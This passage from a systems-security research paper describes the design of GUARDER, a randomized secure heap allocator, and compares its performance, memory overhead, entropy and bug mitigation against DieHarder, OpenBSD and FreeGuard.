The basic idea of the allocator is shown in Figure 2. In order to reduce the performance overhead caused by a high number of `mmap` system calls, GUARDER requests a large block of memory once from the underlying OS to serve as the heap. Then, it divides the heap into multiple per-thread sub-heaps, where each sub-heap will be further divided into a set of bags. GUARDER also organizes objects into power-of-two size classes, starting from 16 bytes and ending with 512KB, and places metadata in a separate location. Each bag will have the same size (e.g., 4GB). Due to the vast address space of 64-bit machines [26, 2], the address space should accommodate all types of applications.

**Per-thread design:** GUARDER employs a per-thread heap design such that each thread has its own heap segment, and always returns freed objects to the heap belonging to the current thread. There is no need for GUARDER to acquire locks upon allocations and deallocations, which avoids lock acquisition overhead and prevents potential lock contention. FreeGuard, although also using a per-thread heap design, returns freed objects to the original owner thread, thus requiring a lock. This explains why GUARDER has overhead similar to FreeGuard, even with a much stronger security guarantee. However, this design could introduce memory blowup, where memory consumption is unnecessarily increased because freed memory cannot be used to satisfy future memory requests [5]. GUARDER further designs mechanisms to alleviate this problem, as described in Section 4.6.3.

**Obfuscating bag order:** GUARDER randomizes the order of bags within each per-thread sub-heap. In contrast, FreeGuard places bags in ascending order by their size class, which is very easy to predict. To shuffle the ordering of size classes, GUARDER employs a hash map to manage the relationship between each bag and its metadata. Further, metadata are randomly allocated using `mmap` system calls, rather than using a pre-allocated block, as in FreeGuard.

More importantly, GUARDER introduces separate allocation and deallocation buffers for each size class of each thread, which is a key difference between GUARDER and other secure allocators. This design allows GUARDER to support multiple customizable security features, including the over-provisioning mechanism that neither OpenBSD nor FreeGuard support. This design is further described as follows.

**Allocation buffer.** Each bag is paired with an allocation buffer that holds the addresses of available objects in the bag. This allocation buffer supports the user-defined entropy: if $E$ is the desired entropy, then allocating an object randomly from $2^E$ objects will guarantee $E$ bits of entropy. The idea of the allocation buffer is inspired by Stabilizer [11], but with a different design to reduce unnecessary allocations and deallocations, and support customizable securities.

GUARDER designs the allocation buffer as follows: its capacity will be set to $2^{E+1}$ (not $2^E$), and ensures it will never fall below half-full. This design guarantees one





Figure 2: The basic idea of the allocator.

out of at least $2^E$ objects will be chosen randomly upon each allocation request, and reduces the number of filling operations by using double this size. The allocation buffer will be filled by objects from a separate deallocation buffer, described below, or from new heap objects.

**Circular deallocation buffer.** GUARDER designs a separate deallocation buffer to track freed objects for a given thread and size class. This design, separating the activities of allocations and deallocations into two different buffers, benefits performance, since freed objects can be recorded sequentially in the deallocation buffer. Because there is no need to search for an available slot, the deallocation step will be completed in constant time.

The allocation buffer will be filled after each allocation if at least one free object exists in the corresponding deallocation buffer. The empty slot created by the allocation will be filled immediately, which helps reduce the number of trials needed to find an available object during allocations. The allocation buffer will also be filled when the number of available objects falls below $2^E$, in order to ensure the randomization guarantee. In this case, freed objects from the deallocation buffer will be utilized first, followed by those from a global object buffer. If this is still insufficient, new objects from the associated per-thread heap will be imported. This design helps minimize the number of searches upon each allocation, since the allocation buffer will never be less than half-full. In contrast, OpenBSD and DieHarder may require a large number of searches to identify an available object, ranging between one and several dozen. Table 3 describes the evaluation results for these allocators.

#### 3.2.1 Defending Against Different Attacks

GUARDER defends against heap vulnerabilities by employing the combination of multiple mechanisms.

**Defending exploits of buffer overflows.** GUARDER can defend against the exploitation of buffer overflows in several ways. First, its strong randomization makes attacks much more difficult, since attackers must know the target chunk addresses at which to issue attacks. When objects are highly randomized, it is extremely difficult to know where an allocation will be satisfied, even if source code is available. Second, over-provisioning may tolerate overflows landing on unused objects, thus nullifying them. Third, guard pages can thwart overflow attempts. Finally, if some attacks modify the canaries placed at the end of each object, GUARDER can detect such attacks.

**Defending exploits of use-after-frees.** Similarly, GUARDER defends against such exploits in multiple ways. First, GUARDER separates the metadata from the actual heap, making it impossible to issue use-after-free attacks on freelist pointers. Second, its strong randomization makes meaningful attacks extremely difficult, with only a 0.11% success rate per try due to its 9.8 bits of entropy, as evaluated in Section 5.4. Since each subsequent free is a Bernoulli trial following a geometric distribution, it is expected to achieve the first successful attack after 891 tries. Finally, unsuccessful attacks may crash programs incidentally, due to guard pages placed inside, therefore the brute-force approach may not easily succeed.

**Defending exploits of double and invalid frees.** As discussed above, GUARDER can detect against every double and invalid free, due to its custom allocator. Therefore, GUARDER can choose to stop the program immediately,

or skip these invalid operations. Therefore, GUARDER can always defend against such vulnerabilities.

## 4 Implementation Details

This section describes how GUARDER supports different security mechanisms based on its unique design of allocation and deallocation buffers. Additionally, this section also discusses certain optimizations to further reduce performance overhead and memory blowup.

### 4.1 Customizable Randomization Entropy

GUARDER supports customizable randomization to meet the various performance and security requirements of different users. As described in Section 3.2, this mechanism is achieved by altering the number of entries in each allocation buffer. Currently, 9 bits of entropy are chosen by default, and GUARDER guarantees that the number of available objects will never be less than 512 ($2^9$), where each buffer has 1024 entries.

Object selection is performed as follows: upon every allocation, a random index into the allocation buffer is generated. It will then acquire the object address stored at this index, if the object is available. If the index refers to an empty slot (i.e., contains a null value), the allocator will initiate a forward search starting from the selected index. The required number of searches is expected to be around two on average, given the fact that the allocation buffer is never less than half-full. However, this is actually not true due to certain worst cases. Therefore, we divide the allocation buffer into eight separate regions, and record the number of available objects within each. Thus, we can easily skip an entire region if no objects are present.

### 4.2 Customizable Over-Provisioning

Over-provisioning is a technique in which a certain number of heap objects are designated as never-to-be-used. Therefore, an overflow that occurs in a place containing no useful data can easily be tolerated [30].

GUARDER implements its over-provisioning by controlling the filling step of allocation buffers. For instance, the over-provisioning factor is set to $1/8$ by default, resulting in $1/8$ of objects from each bag being skipped. This also indicates that a given object will be pulled into the corresponding allocation buffer with a likelihood of 87.5%. However, the naive method of computing and comparing probabilities for each object is too expensive. Instead, GUARDER utilizes an associated over-provisional buffer, with a capacity equal to half the allocation buffer, in which new objects from a given bag are first placed. Then, the specified proportion (e.g., $1/8$) of these objects will be deleted from this buffer randomly, and will never participate in future allocations or deallocations. This method reduces the amount of computing and comparing by $7/8$ compared to the naive method.

In contrast to DieHarder, GUARDER's over-provisional mechanism significantly reduces memory footprint and cache loadings, since "skipped" objects will never be accessed in the future. In DieHarder, every object always has a probability of being allocated at some point during the execution. However, accessing these objects may increase the number of physical pages in memory, and involve unnecessary cache loading operations.

### 4.3 Customizable Guard Pages

GUARDER places guard pages within each bag to thwart overflow or heap spraying attacks. In contrast, DieHarder cannot place guard pages internally, since every heap object has some probability of being utilized. For this reason, DieHarder has a "weak implementation" listed under "Guard Pages" in Table 2, as it cannot stop heap spraying or buffer overflow attacks that only occur within each bag. OpenBSD designs each bag to occupy a single page, which practically places guard pages between bags.

Different from FreeGuard, GUARDER supports a flexible ratio of guard pages, obtained from an environment variable. When pulling from new heap objects during the filling procedure, GUARDER will randomly choose which pages to protect, in proportion to this value. For size classes less than one page, all objects within the page will be protected. If a size class exceeds one page, then multiple pages (equaling the size class) will be protected in order to not change the mapping between objects and their metadata.

### 4.4 Detecting Double and Invalid Frees

GUARDER can detect double and invalid frees by employing an additional status byte associated with each object. This object status metadata for each bag are located in a separate area. For each allocation, GUARDER marks its status as in-use. Upon deallocation, GUARDER will first compute the index of its status byte, then confirm whether it is an invalid or double-free. If so, it will stop the program immediately; otherwise, it will update the status accordingly. GUARDER can detect all double and invalid frees. Due to complexities brought by `memalign`, GUARDER treats any address within a valid object as a valid free, and consequently frees the object, which is similar to DieHarder.

Note that GUARDER may miss a special kind of double free, similar to existing work [23, 32], when a de-

allocated object has been subsequently reutilized for other purposes. For example, if a program invokes malloc(V1) → free(V1) → malloc(V2) → free(V1), then the second free(V1) will be considered a valid free operation.

## 4.5 Checking Canaries on Free

GUARDER also utilizes canaries to help thwart buffer overflow attacks. A single byte placed at the end of every object is reserved for use as a canary. This byte is located beyond the boundary of the size requested by the application. Upon deallocation, this byte's value is inspected; if modified, this serves as evidence of a buffer overflow. Then, GUARDER immediately halts the execution and reports to the user. GUARDER will additionally check the canary values of an object's four adjacent neighbors at the same time, which provides additional protection for long-lived objects that may never be freed by the application.

## 4.6 Optimizations

GUARDER has made multiple optimizations to further reduce its performance and memory overhead. To this end, GUARDER also employs the Intel SSE2-optimized fast random number generator (RNG) [31, 33].

### 4.6.1 Accessing Per-Thread Data

GUARDER must access its per-thread heap upon every allocation and deallocation. Therefore, it is critical for GUARDER to quickly access per-thread data. However, the implementation of Thread Local Storage (TLS) (declared using the "`__thread`" storage class keyword) is not efficient [13], and introduces at least an external library call, a system call to obtain the thread ID, and a table lookup. Instead, GUARDER employs the stack address to determine the index of each thread and fetch per-thread data quickly, as existing work [42]. GUARDER allocates a large block of memory that it will utilize for threads' stack areas. Upon thread creation, GUARDER assigns a specific stack area to each thread (e.g., its thread index multiplied by 8MB). Then, GUARDER can obtain the thread index quickly by dividing any stack offset by 8MB.

### 4.6.2 Reducing Startup Overhead

In order to support a specified randomization entropy, GUARDER needs to initialize each allocation buffer with $2^{E+1}$ objects, then place the specified ratio of guard pages within. However, some applications may only utilize a subset of size classes, which indicates that the time spent placing guard pages in unused bags is wasted. Therefore, GUARDER employs on-demand initialization: it only initializes the allocation buffer and installs guard pages upon the first allocation request for the bag.

### 4.6.3 Reducing Memory Consumption

To reduce memory consumption, GUARDER returns memory to the underlying OS when the size of a freed object is larger than 64 kilobytes, by invoking `madvise` with the `MADV_DONTNEED` flag.

GUARDER designs a global deallocation buffer to reduce the memory blowup caused by returning freed objects to the current thread's sub-heap. This problem is extremely serious for producer-consumer applications, since new heap objects would continually be allocated by the producer. If a thread's deallocation buffer reaches capacity, the thread will attempt to donate a portion of its free objects to a global deallocation buffer. Conversely, when a thread has no freed objects in its deallocation buffer, GUARDER will first pull objects from the global deallocation buffer before attempting to utilize new heap objects.

# 5 Experimental Evaluation

Experiments were performed on a 16-core machine, installed with Intel® Xeon® CPU E5-2640 processors. This machine has 256GB of main memory and 20MB of shared L3 cache, while each core has a 256KB L1 and 2MB L2 cache. The underlying OS is Linux-4.4.25. All applications were compiled using GCC-4.9.1, with `-O2` and `-g` flags.

We utilized the default settings for each allocator, except where explicitly described. By default, GUARDER uses 9 bits of randomization entropy, a 10% proportion of random guard pages, and a $1/8$ over-provisioning factor. OpenBSD's object junking feature was disabled in order to provide a fair comparison.

In order to evaluate the performance and memory overhead of these allocators, we performed experiments on a total of 21 applications, including 13 PARSEC applications, as well as `Apache httpd-2.4.25`, `Firefox-52.0`, `MySQL-5.6.10`, `Memcached-1.4.25`, `SQLite-3.12.0`, `Aget`, `Pfscan`, and `Pbzip2`. Note that Firefox uses an allocator based on `jemalloc` by default, although all figures and tables label it as "Linux" in this section. We did not evaluate single-threaded applications, such as SPEC CPU2006, due to the following reasons. First, multithreaded applications have become the norm, resulting from ubiquitous multicore hardware. Second, DieHarder and OpenBSD have a severe scalability issue, which cannot be observed using single-threaded applications.

## 5.1 Performance Overhead

To evaluate performance, we utilized the average results of 10 executions, as shown in Figure 3. DieHarder's destroy-on-free feature was disabled to allow for comparison with GUARDER. A value larger than 1.0 represents a runtime slower than the Linux allocator, while those below 1.0 are faster. On average, the performance overhead of these secure allocators are: DieHarder–74%, OpenBSD–31%, FreeGuard–1%, and GUARDER–3%, by comparing to the Linux allocator, while a known performance oriented allocator—TCMalloc–is slightly faster than it, with 1.6% performance improvement. That is, GUARDER imposes negligible performance overhead, while providing an unprecedented security guarantee. It has performance overhead similar to FreeGuard, but with much higher randomization entropy and support for heap over-provisioning, as evaluated in Section 5.3 and described in Section 6.2.

We further investigated why GUARDER runs faster than DieHarder and OpenBSD, and why it is comparable to FreeGuard. Based on our understanding, two factors can significantly affect the performance of allocators.

**System call overhead.** The first factor is the overhead of system calls related to memory management. These include `mmap`, `mprotect`, `madvise`, and `munmap`, however, this data was omitted due to space limitations. Based on our evaluation, GUARDER and FreeGuard impose much less overhead from `mmap` system calls, since they obtain a large block of memory initially in order to reduce the number of `mmap` calls. Although they impose more `mprotect` calls, our evaluation indicates that `mprotect` requires only about $1/20$ the time needed to perform an `mmap` system call.

**Heap allocation overhead.** We also evaluated the overhead associated with heap allocations by focusing on the number of searches/trials performed during allocations and deallocations, as well as the number of synchronizations. An allocator will impose more overhead when the number of searches/trials is larger. Similarly, if the number of synchronizations (mostly lock acquisitions) is larger, the allocator will also impose more overhead.

The average number of trials for each secure allocator is shown in Table 3, where the Linux allocator and TCMalloc typically only require a single trial upon each allocation and deallocation. These values were computed by dividing the total number of trials by the number of allocations or deallocations. For both allocations and deallocations, FreeGuard only requires a single trial due to its free-list-based design. In comparison, GUARDER makes random selections from allocation buffers that are consistently maintained to remain at least half-full. As a consequence, GUARDER's average number of allocation "tries" is about 1.77. Both OpenBSD and DieHarder exceed this value, with 3.79 and 1.99 times respectively. For each deallocation, DieHarder performs 12.4 trials, while OpenBSD, FreeGuard, and GUARDER only require a single trial. Based on our understanding, the large number of trials is a major reason why DieHarder performs much worse than other secure allocators. During each deallocation, DieHarder will compare against all existing minibags one-by-one to locate the specific minibag (and mark its bit as free inside), loading multiple cache lines unnecessarily. GUARDER utilizes a special design (see Figure 2) to avoid this overhead. Although DieHarder has less allocation trials than OpenBSD, its worse case is significantly worse than that of OpenBSD.

Synchronization overhead can be somehow indicated by the number of allocations, as shown in Table 5. For all other secure allocators, such as DieHarder, OpenBSD, and FreeGuard, each allocation and deallocation should acquire a lock, although FreeGuard will have less contention. In comparison, GUARDER avoids most lock acquisitions by always returning freed objects to the current thread's deallocation buffer. GUARDER only involves lock acquisitions when using the global deallocation buffer, employed to reduce memory blowup (described in Section 4.6.3). This indicates that GUARDER actually imposes less synchronization overhead than FreeGuard, which is part of reason why GUARDER has a similar overhead to FreeGuard, while providing a much higher security guarantee.

## 5.2 Performance Sensitivity Studies

We further evaluated how sensitive GUARDER's performance is to different customizable allocation parameter, such as the randomization entropy, the proportion of each bag dedicated to random guard pages, and the level of heap over-provisioning. The average results of all applications were shown in Table 4, where the data is normalized to that of the default setting: 9 bits of randomization entropy, 10% guard pages, and $1/8$ of over-provisioning factor.

**Randomization Entropy.** Different randomization entropies were evaluated, ranging from 8 to 12 bits. As shown in Table 4, a higher entropy, indicating it is harder to be predicted and more secure, typically implies a higher performance overhead. For instance, 12 entropy bits may impose 4.7% performance overhead when comparing to the default setting. With a higher entropy, deallocated objects have a lower chance to be re-utilized immediately, which may access more physical memory unnecessarily, causing more page faults and less cache hits.

**Guard Page Ratio.** A higher ratio of guard pages will have a higher chance to stop any brute-force attacks. The performance effects of different ratios of random guard





Figure 3: Performance overhead of secure allocators (and TCMalloc), where all values are normalized to the default Linux allocator.

| Trials | | DieHarder | OpenBSD | FreeGuard | GUARDER |
|---|---|---|---|---|---|
| Allocation | Average | 1.99 | 3.79 | 1 | 1.77 |
| | Maximum | 93 | 45 | 1 | 131 |
| Deallocation | Average | 12.40 | 1 | 1 | 1 |
| | Maximum | 141 | 1 | 1 | 1 |

Table 3: Number of trials for allocations and deallocations in different allocators.

| Entropy (bits) | | | | *GPR=10%, OPF=1/8* |
|---|---|---|---|---|
| 8 | 9 | 10 | 11 | 12 |
| 1.003 | 1.000 | 1.016 | 1.031 | 1.047 |
| Guard Page Ratio | | | | *EB=9, OPF=1/8* |
| 2% | 5% | 10% | 20% | 50% |
| 0.987 | 0.990 | 1.000 | 1.016 | 1.046 |
| Over-provisioning Factor | | | | *EB=9, GPR=10%* |
| 1/32 | 1/16 | 1/8 | 1/4 | 1/2 |
| 0.998 | 0.995 | 1.000 | 1.001 | 1.011 |

Table 4: Performance sensitivity to each parameter, normalized to the default settings of GUARDER. *EB = Entropy Bits, GPR = Guard Page Ratio, OPF = Over-Provisioning Factor*

pages, including 2%, 5%, 10%, 20%, and 50%, were similarly evaluated. For the 50% ratio, almost every page (or object with size greater than 4 kilobytes), will be separated by a guard page. Similarly, a larger ratio of installed guard pages typically implies a larger performance overhead, due to invoking more `mprotect` system calls.

**Over-provisioning factor.** Different heap over-provisioning factors, including $1/32$, $1/16$, $1/8$, $1/4$, and $1/2$, were evaluated. In the extreme case of $1/2$, half of the heap will not be utilized. This evaluation shows two results: (1) A larger over-provisioning factor will typically imply larger overhead. (2) The performance impact of over-provisioning is not as large as expected, as over-provisioning will not affect cache utilization when skipped objects are completely removed from future allocations and deallocations. However, it may cause a much larger performance impact on DieHarder, due to its special design.

## 5.3 Memory Overhead

We collected the maximum memory consumption for all five allocators. For server applications, such as `MySQL` and `Memcached`, memory consumption was collected via the `VmHWM` field of `/proc/`*`pid`*`/status` file. For other applications, memory consumption was collected using the `maxresident` output of the `time` utility [22].

To ensure a fair comparison, we disabled the canary checking functionality for both FreeGuard and GUARDER (and is disabled by default in OpenBSD), since adding even a single-byte canary may cause an object to be allocated from the next largest size class.

In total, the memory overhead (shown in Table 5) of FreeGuard is around 37%, while DieHarder and OpenBSD feature slightly less memory consumption than the Linux allocator, with -3% and -6%, respectively. GUARDER imposes 27% memory overhead on evaluated applications, when using the default 9 bits of entropy. It especially imposes more than 4× memory overhead for `Swaptions`, `MySQL`, and `SQLite`.

GUARDER's memory overhead on certain applications can be attributed to multiple reasons, mostly relating to its management of small objects. First, GUARDER may increase its memory consumption due to its randomized allocation. For any given size class, GUARDER will place more than $2^n$ objects into its allocation buffer, then randomly allocate an object from among them. Therefore, GUARDER may access other pages (due to its randomized allocation policy) when there are still available/free objects in existing pages. Second, GUARDER's over-provisional mechanism will introduce more memory consumption, since some objects will be randomly skipped and thus never utilized. Note that GUARDER also achieves comparable average memory overhead to FreeGuard, due to its global free cache mechanism, which better balances memory usage among threads (particularly for producer-consumer patterns).

We also observe that GUARDER's memory overhead is near 0% when 7 bits of entropy are utilized. This further indicates the necessity to provide customizable security, as users may choose a lower entropy to reduce performance and memory consumption as needed.

## 5.4 Randomization Entropy

We further evaluated the randomization entropies of these secure allocators, with results shown in Figure 4. We are the first work that experimentally evaluates the entropies of each size class, by explicitly modifying these allocators. The basic idea is to update a per-size-class global variable upon each allocation, then compute the average entropy of each size class for different applications. We computed the entropy based on the maximum number of available choices upon each allocation using a $\log_2(N)$ formula. Note that we utilized the maximum number of entries in four bags to compute the entropy for OpenBSD upon each allocation. Because the bag size for OpenBSD is just one page, we do not show its entropies for objects larger than 4 kilobytes.

Both DieHarder and OpenBSD were seen to exhibit unstable entropy, and FreeGuard shows a constant low entropy (approximately 2 bits). By contrast, GUARDER's measured entropy is 9.89 bits for every size class, when the specified entropy is set to 9 bits. Taking the size class of 64 kilobytes for example, GUARDER will randomly allocate one object from over 831 objects, while DieHarder and FreeGuard will allocate from just 32 and 4 objects, respectively. This clearly indicates that GUARDER has significantly higher security than these existing allocators. DieHarder only exceeds GUARDER's entropy in the first four size classes, when compared to its default configuration with 9 bits. However, our evaluation also shows that GUARDER guarantees virtually the same high entropy across different size classes, execution phases, applications, or inputs, making it the first secure allocator of this kind.

## 5.5 Effectiveness of Defending Against Attacks

We evaluate the effectiveness of GUARDER and other allocators using a collection of real-world vulnerabilities, including buffer over-writes, buffer over-reads, use-after-frees, and double/invalid frees. With the exception of Heartbleed, each of the reported bugs will typically result in a program crash. Heartbleed is unique in that it results in the silent leakage of heap data. GUARDER was shown to avoid the ill effects of these bugs, and/or report their occurrences to the user, as shown in Table 6. More information about these buggy applications is described below.

**bc-1.06.** *Arbitrary-precision numeric processing language interpreter*
The affected copy of this program was obtained from BugBench [25], and includes a buffer overflow as the result of an off-by-one array indexing error, caused by a specific bad input, which will produce a program crash. Based on their powers-of-two size classes, each secure allocator places the affected array in a bag serving objects larger than the needed size. As such, this small one-element overflow is harmlessly contained within unused space, thus preventing the crash.

**ed-1.14.1.** *Line-oriented text editor*
ed contains a simple invalid-free bug, caused by a call to `free()` that was forgotten by the developer after moving a buffer from dynamic to static memory. GUARDER guarantees detection of all double/invalid free problems, and thus provides an immediate report of the error, including the current callstack.

**gzip-1.2.4.** *GNU compression utility*
Gzip, obtained from BugBench [25], contains a stack-based buffer overflow. For testing purposes, it was moved to the heap. This bug would normally corrupt the adjacent metadata, however, when testing each se-

| Application | Allocations (#) | Deallocations (#) | Memory Usage (MB) | | | | |
|---|---|---|---|---|---|---|---|
| | | | Linux | DieHarder | OpenBSD | FreeGuard | GUARDER |
| blackscholes | 18 | 14 | 627 | 634 | 628 | 630 | 655 |
| bodytrack | 424519 | 424515 | 34 | 42 | 32 | 63 | 111 |
| canneal | 30728189 | 30728185 | 963 | 1153 | 828 | 932 | 1186 |
| dedup | 4045531 | 1750969 | 1684 | 1926 | 1020 | 2693 | 1474 |
| facesim | 4729653 | 4495883 | 327 | 377 | 324 | 374 | 491 |
| ferret | 137968 | 137960 | 66 | 94 | 71 | 100 | 132 |
| fluidanimate | 229992 | 229918 | 213 | 270 | 235 | 237 | 477 |
| freqmine | 456 | 347 | 1543 | 1344 | 1426 | 1631 | 1885 |
| raytrace | 45037352 | 45037316 | 1162 | 1724 | 1111 | 1511 | 1770 |
| streamcluster | 8908 | 8898 | 111 | 114 | 111 | 117 | 149 |
| swaptions | 48001811 | 48000397 | 6 | 12 | 7 | 12 | 383 |
| vips | 1422138 | 1421738 | 32 | 37 | 32 | 820 | 104 |
| x264 | 71120 | 71111 | 491 | 506 | 497 | 494 | 604 |
| Aget | 49 | 24 | 69 | 59 | 32 | 51 | 82 |
| Apache | 102216 | 101919 | 4 | 5 | 2 | 6 | 12 |
| Firefox | 20874509 | 20290076 | 159 | 163 | 169 | 163 | 172 |
| Memcached | 7601 | 76 | 6 | 8 | 4 | 7 | 13 |
| MySQL | 491544 | 491433 | 126 | 135 | 277 | 158 | 535 |
| Pbzip2 | 67 | 61 | 97 | 102 | 99 | 261 | 105 |
| Pfscan | 51 | 15 | 753 | 800 | 837 | 803 | 798 |
| SQLite | 1458486 | 1458447 | 41 | 64 | 35 | 125 | 331 |
| Normalized Total | | | 1.00 | 0.97 | 0.94 | 1.37 | 1.27 |

Table 5: The number of allocations, deallocations, and memory usage of secure allocators.

cure allocator, this crash is avoided due to their metadata segregation. Additionally, around 10% of GUARDER and FreeGuard tests resulted in halting execution, caused by accessing an adjacent random guard page.

**Libtiff-4.0.1.** *TIFF image library*
A malformed input will cause the affected version of Libtiff's `gif2tiff` converter tool to experience a buffer overflow, normally resulting in a program crash. When verifying this bug with GUARDER, this will always result in (1) an immediate halt due to illegal access on an adjacent random guard page, or (2) a report to the user indicating the discovery of a modified canary value. OpenBSD aborts with a "chunk info corrupted" error, while DieHarder produces no report and exits normally.

**Heartbleed.** *Cryptographic library*
The Heartbleed bug exploits a buffer over-read in OpenSSL-1.0.1f. Both GUARDER and FreeGuard will probabilistically guard against this attack, with protection in proportion to the amount of random guard pages installed. By default, this is 10%. Neither OpenBSD nor DieHarder can provide protection against this bug.

**PHP-5.3.6.** *Scripting language interpreter*
A variety of malicious XML data are provided as input, resulting in use-after-free and double-free conditions. GUARDER, FreeGuard, and OpenBSD halt and report each of these bugs, while DieHarder exits normally with no report made.

**polymorph-0.4.0.** *File renaming utility*
The affected version of polymorph suffers from a stack-based buffer overflow that was adapted to the heap for testing purposes, and results in a program crash due to corrupted object metadata. Due to their segregated metadata, all of the secure allocators allow the application to exit normally. However, both GUARDER and FreeGuard also provide probabilistic protection in proportion to the amount of installed random guard pages.

**Squid-2.3.** *Caching Internet proxy server*
Squid 2.3 contains a heap-based buffer overflow caused by an incorrect buffer size calculation. Normally, this bug will cause the program to crash due to corrupting adjacent metadata. When tested with GUARDER, the overwritten canary value at the site of the overflow is detected, and the program is immediately halted. FreeGuard exhibits similar behavior, while OpenBSD and DieHarder do not detect the overflow at all.

**Summary.** For all evaluated bugs, GUARDER was capable of either probabilistically detecting the attack – such as through the use of random guard pages to thwart buffer overflow – or immediately provided a report to the user when the error condition occurred (e.g., double-free).





Figure 4: Average randomization entropies of existing secure allocators, grouped by object size class. GUARDER provides a consistently high entropy which other allocators cannot support.

| Application | Vulnerability | Original | DieHarder | OpenBSD | FreeGuard | GUARDER |
|---|---|---|---|---|---|---|
| bc-1.06 | Buffer Over-write | Crash | No crash | No crash | No crash | No crash |
| ed-1.14.1 | Invalid-Free | Crash | No crash | Halt→report | Halt→report | Halt→report |
| gzip-1.2.4 | Buffer Over-write | Crash | No crash | No crash | *p*-protect | *p*-protect |
| Heartbleed | Buffer Over-read | Data Leak | Data Leak | Data Leak | *p*-protect | *p*-protect |
| Libtiff-4.0.1 | Buffer Over-write | Crash | No crash | Crash | Halt→report | Halt→report |
| PHP-5.3.6 | Use-After-Free | Crash | No crash | Halt→report | Halt→report | Halt→report |
| | Use-After-Free | Crash | No crash | Halt→report | Halt→report | Halt→report |
| | Double-Free | Crash | No crash | Halt→report | Halt→report | Halt→report |
| polymorph-0.4.0 | Buffer Overflow | Crash | No crash | No crash | *p*-protect | *p*-protect |
| Squid-2.3 | Buffer Overflow | Crash | No crash | No crash | Halt→report | Halt→report |

| | | | |
|---|---|---|---|
| *No crash*: | Program completes normally | *Data Leak*: | Leakage of arbitrary heap data occurred |
| *Halt→report*: | Halts execution & reports to user | *p-protect*: | Probabilistic protection, $p = 0.10$ (default) |

Table 6: Effectiveness evaluation on known vulnerabilities.

